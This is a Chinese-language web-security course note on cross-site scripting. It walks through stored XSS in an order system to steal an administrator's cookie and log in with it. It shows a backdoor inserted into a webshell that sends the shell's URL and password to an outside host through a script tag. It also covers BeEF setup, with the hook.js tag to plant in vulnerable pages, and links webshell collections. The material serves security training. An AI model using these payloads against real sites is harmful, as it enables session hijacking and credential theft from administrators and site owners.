Day26　WEB漏洞–XSS跨站之订单及Shell箱子反杀记

26.1 订单系统

26.1.1 网站源码

下载军锋真人cs野战的源码

26.1.2 网站说明

本系统是单用户挂号查询系统，用户名和密码可以在初始化的时候自己设定，用户名和密码保存在config.php中，安装完可以自行修改。安装前,请必须确认根目录的config.php文件可写然后在地址栏目输入安装地址 127.0.0.1/jfdd/install.php 一步步的安装.

26.1.3 实现渗透


通过部署我们发现我们可以在订单界面输入我们的xss脚本，然后再由管理员去打开，实现我们的xss渗透

这里我们使用管理员去查看订单时，我们的XSS脚本已经插入进去：

接下来我们使用自己搭建的xss平台，我们去获取管理员的cookie：

现在平台上是没有任何的数据的接来下我们就去前段插入代码：


这时我们发现我们的XSS脚本已经插入了进去，并且用管理员打开：




我们再去xss平台查看是否已经截取成功管理员的cookie并且带有页面的截图：

然后我们使用postman进行连接

当我们不使用cookie登录返回的是这个内容：




当我们使用cookie直接就是返回了我们的后台，所以我们只要获取到了管理员cookie和后台地址就可以利用cookie进行登录：



26.2 Shell箱子


利用在webshell程序中，植入后门，形成“黑吃黑”，用有后门的木马入侵的网站也就被木马制造者利用。

1. 搭建一个asp的服务器，我们这里选用小旋风进行搭建，下载完成后解压到虚拟机里面。



2. 将下载好的webshull箱子代码放在搭建好的服务器里面，打开webshell

3.去GitHub上面找一个webshell后门，然后在里面写上我们自己的后门，这时我们打开webshell箱子会发现我们写的后门出现了！




```php
$password='admin';
$url=$SERVER['HTTP_HOST'].$SERVER['PHP_SELF'];
echo "";
```

```
$password='admin';
$url=$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF'];
echo "<script src='http://192.168.28.128:81/api.asp?url=$url&pass=$password&id=1'>";

/* uncomment the two following variables if you want to use http
   authentication. This will password protect your PHPShell */
```

26.3 BEEF安装和使用

26.3.1 安装beef命令


```
apt-get install beef-xss
```


26.3.2 启动beef

命令：

```
beef-xss
```

示例：






26.3.3 如何攻击

```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

将代码放入有XSS漏洞的地方，当管理员查看有攻击代码的用户信息后，beef控制界面会出现如下界面，我们就可以进行攻击了：



资源：

```
1  http://xss.fbisb.com/
2  https://github.com/tennc/webshell
3  https://www.postman.com/downloads/
4  https://pan.baidu.com/s/1lIUZvEVXs1du-Bmkt7-abA 提取码：xiao
5  https://pan.baidu.com/s/13H4N1VTBVwd3t8YWpECBFw 提取码：xiao
```